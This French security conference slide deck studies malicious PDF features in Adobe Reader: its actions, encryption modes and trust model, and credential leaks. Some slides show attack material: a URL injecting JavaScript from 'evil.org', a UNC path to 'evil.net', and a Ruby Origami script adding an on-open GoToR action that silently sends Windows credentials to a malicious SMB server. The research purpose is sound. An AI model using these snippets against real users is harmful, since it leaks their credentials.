

# Les origamis malicieux en PDF contre-attaquent

Frédéric Raynal

Sogeti / ESEC R&D – MISC magazine

Guillaume Delugré

Sogeti / ESEC R&D

Damien Aumaitre

Sogeti / ESEC R&D



# État de l'art

## *New Viral Threats of PDF Language*, A. Blonce *et al.*, 2008

- Études des actions critiques
- Scénarii de phishing email et attaque k-aire
- <http://blackhat.com/html/bh-europe-08/bh-eu-08-archives.html>

## *Malicious Origami in PDF*, F. Raynal *et al.*, 2008

- Suite de l'étude des actions critiques
- Étude du mécanisme des *Usage Rights*
- Réalisation d'un virus en PDF, et d'une attaque ciblée
- <http://security-labs.org/fred/docs/pacsec08/>

## Blog de Didier Stevens

- Quelques techniques d'évasion
- Amélioration de l'exploitation de la faille JBIG
- <http://blog.didierstevens.com/>



# Synopsis

- Les documents MS Office sont dangereux (failles + macros) et en plus, MS, " c'est le Mal "!
- Le format PDF, c'est bien parce que :
  - C'est un format ouvert et documenté.
  - C'est un format statique.

## Synopsis : penser comme un attaquant

- Que peut-on faire avec le langage PDF ?
- Que peut-on faire avec le Reader le plus populaire ?
- Comment améliorer des attaques avec du PDF / Reader ?



# Synopsis

- Les documents MS Office sont dangereux (failles + macros) et en plus, MS, " c'est le Mal "!
- Le format PDF, c'est bien parce que :
  - C'est un format ouvert et documenté.
  - C'est un format statique.

## Synopsis : penser comme un attaquant

- Que peut-on faire avec le langage PDF ?
- Que peut-on faire avec le Reader le plus populaire ?
- Comment améliorer des attaques avec du PDF / Reader ?




# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
- 4 Les origamis contre-attaquent : fuite de *credentials*



# Full monty en PDF



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
- 4 Les origamis contre-attaquent : fuite de *credentials*



# Le PDF, c'est dynamique !

## Les actions

- PDF est un langage descriptif
- Ajout des actions : GoTo\*, Submit, Movie, Sound, Hide, Go-To-3D, URI, Rendition, Launch, JavaScript, ...

## PDF et JavaScript

- De nombreuses failles découvertes dernièrement ...
- JavaScript est la seule action désactivable dans la configuration du Reader
- Mais presque tout ce qui est faisable en JS l'est en PDF natif !



# Pensées tordues en PDF

## Penser comme un attaquant

- Techniques d'évasion
- Dénis de service sur les fichiers ou les lecteurs
- Entrées/sorties, communication, fuite d'information
- Lecture/écriture sur la cible
- Exécution de code/programme

## 30 minutes !!!

Pour des raisons basement matérielles, et par la faute des **méchants organisateurs**, vous n'aurez qu'une démo !

Heureusement, les **gentils auteurs** en ont détaillé plein d'autres pour l'article :-)



# Le dynamisme du PDF en 1 démo

## Les démos que vous avez ratées à cause des **méchants organisateurs**

- Évasion : PDF == (JPG || COM)
- DoS : zipbomb, sauter de PDF en PDF, ou de page en page
- E/S (+fuite d'info) : texte caché mais révélé quand même, récupération d'informations sur l'hôte, PDF qui lance le navigateur ou Reader qui se transforme en navigateur
- Lire / écrire : flux externe
- Exécution : Launch, ExportDataObject en JavaScript
- Attaque ciblée : compromettre un utilisateur avec un PDF en abusant de sa confiance

## L'unique démo prévue par les **gentils auteurs**

- Un virus à base de PDF



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
  - Adobe Reader
  - Le *plug-in* web d'Adobe Reader
- 4 Les origamis contre-attaquent : fuite de *credentials*



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
  - Adobe Reader
  - Le *plug-in* web d'Adobe Reader
- 4 Les origamis contre-attaquent : fuite de *credentials*





# Modèle de sécurité

- Principalement à base de listes noires / blanches
  - Ex. : extensions de fichiers, sites distants, comportements par défaut, ...
- Principalement au niveau de l'utilisateur lui-même

Un attaquant qui parvient à atteindre la configuration de l'utilisateur prend le contrôle complet du compte.

...

En même temps, dans ce cas, il y a d'autres trucs à faire que de pourrir la configuration du Reader ...



# Chiffrement de fichiers

Mode	Chiffrement	Taille de clés (bits)	Base commune de génération de clés	Test du mot de passe /U	Test du mot de passe /O
0	non documenté	non documentée	non documentée	non documenté	non documenté
1	RC4 ou AES	40	50 tours de MD5 + 1 RC4 ou AES	≈ génération + 1 RC4	1 MD5 + 1 RC4
2	RC4 ou AES	[40, 128]	50 tours de MD5 + 1 RC4 ou AES	≈ génération + 1 RC4	1 MD5 + 2 RC4
3	non documenté	[40, 128]	non documentée	non documenté	non documenté
4	AES	128	50 tours de MD5 + 1 AES	≈ génération + 1 MD5 + 20 RC4	50 MD5 + 20 RC4
5	AES	256	SHA256 + AES	SHA256	SHA256

## Mises en garde

- Le chiffrement est partiel : uniquement pour les *streams* et chaînes de caractères
- Jusqu'au mode 4 inclus : dérivation de la clé à partir d'un MDP hardcodé ⇒ accepte un MDP vide
- Brute force des MDP du mode 5 plus efficace pour  $len(MDP) \leq 32$



# Gestion de la confiance

## Une confiance multi-niveaux

- Signature : un fichier peut embarquer une signature et le certificat associé
  - ⇒ Signature vérifiée à l'ouverture, n'apporte aucun privilège en plus
- Certification : un fichier signé dont le certificat est aussi présent dans le magasin de l'utilisateur
  - ⇒ Le certificat du magasin spécifie des droits spéciaux, comme l'utilisation de JavaScript privilégié
- *Usage Rights* : fichier signé par Adobe
  - ⇒ Le Reader dispose de fonctionnalités étendues



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
  - Adobe Reader
  - Le *plug-in* web d'Adobe Reader
- 4 Les origamis contre-attaquent : fuite de *credentials*



# Le JavaScript

## Un obscur moteur

- Repose sur SpiderMonkey (Mozilla JS Engine)
- Domaine différent du moteur du navigateur
- Peu de doc disponible, ou alors pas à jour
- Fuite d'information possible mais rien d'essentiel (version, OS, etc.)
- Possibilité de canal de communication fichier PDF ⇔ page web
  - Utilisation de `msgHandler`, `onMessage` et `postMessage`



# Les actions 2.0

## Focus sur les actions orientées *web*

- `Launch` : semble être désactivée
- `URI` : envoie des requêtes en `GET` avec des paramètres
- `SubmitForm` : interdit les requêtes en `GET`, pas celles en `POST`
- `GoToR` : envoie vers n'importe où, en `GET`, avec paramètres.

⇒ Pas d'alerte, mais remplace la fenêtre / l'onglet courant(e).



# Passage de paramètres

## Commander le plug-in à distance

- Contrôler l'apparence du plug-in
  - *statusbar*, *scrollbar*, *toolbar*, *pagedmode*, ...
- Contrôler l'affichage du fichier PDF
  - *zoom*, *page*, *view*, , ...
- Divers :
  - Lancer une recherche `http://site.org/file.pdf#search=foobar`
  - Injecter du JavaScript dans n'importe quel fichier PDF  
`http://site.org/file.pdf#FDF=http://evil.org/foobar.fdf`



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
- 4 Les origamis contre-attaquent : fuite de *credentials*
  - Sur la toile
  - Dans un domaine Windows



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
- 4 Les origamis contre-attaquent : fuite de *credentials*
  - Sur la toile
  - Dans un domaine Windows



# Qui veut un cookie ?

## /SubmitForm (http ://google.fr)

```
POST / HTTP/1.1
Host: google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.10) Gecko/2009042316 Firefox/3.0.10
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Cookie: PREF=ID=560... NID=23=BIA...-yo
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Referer: http://batman/raynal/samples/actions/submitform/submitform-post-html-google.pdf
Acrobat-Version: 9.1.1
```

```
HTTP/1.1 405 Method Not Allowed
```

- Oui, le referer est en double !
- Oui, le cookie est envoyé sans rien demander !
- Impersonnification de formulaires ?
  - Si l'utilisateur est préalablement authentifié sur le site cible
  - Si le site n'utilise pas de variable de session
- Question ouverte : comment voler les cookies ?



# Roadmap

- 1 PDF pour les nuls (en 1 slide)
- 2 Le PDF, c'est dynamique !
- 3 Adobe et PDF
- 4 Les origamis contre-attaquent : fuite de *credentials*
  - Sur la toile
  - Dans un domaine Windows



# SMB Relay

## Authentification SMB

- Défi/Réponse
- Défi chiffré avec le mot de passe de l'utilisateur

## SMB Relay

- Serveur SMB malicieux (*metasploit*)
- Configuré pour refuser les accès anonymes → envoi des *credentials* par le client
- Utilise un défi fixe (`\x11\x22\x33\x44\x55\x66\x77\x88`) qui facilite le cassage des mots de passe



# Pass the hash en PDF (t'en veux)

## Composants

- Serveur smb malicieux de metasploit
- Un pdf malicieux

## Comment ça marche ?

- Modification d'un pdf pour rajouter une action à l'ouverture du pdf
- Celle-ci est une action GoToR sur un fichier avec un chemin UNC :  
`\\evil.net\owned.pdf`
- L'ouverture du pdf déclenche **silencieusement** la tentative d'ouverture du fichier sur le serveur malicieux
- Comme ce fichier est sur un partage smb, les **crédentials** sont envoyés automatiquement au serveur malicieux
- Aucun message sous Acrobat Reader (un popup indiquant "file not found" pour Foxit)
- Ne marche pas (encore) en mode plug-in



# Modification du pdf

```
1 include Origami
2
3 pdf = PDF.read(#{INPUT}, :verbose => Parser::VERBOSE_INFO )
4 dst = ExternalFile.new("\\\\#{MALICIOUS-SMB}\\origami\\owned.
  pdf")
5 gotor = Action::GoToR.new(dst, Destination::GlobalFit.new(0),
  true)
6 pdf.pages.first.onOpen(gotor)
7 pdf.saveas(#{OUTPUT})
```



# En conclusion

## PDF or not PDF ?

- Le format bénéficie encore d'une large méconnaissance
  - Le PDF, c'est comme une image, donc on ne craint rien
- Changement de politique d'Adobe vis-à-vis de la sécurité
- ... mais un univers riche (Acrobat PRO, Flash, AIR, LiveCycle), interconnecté, et surtout ÉNORME

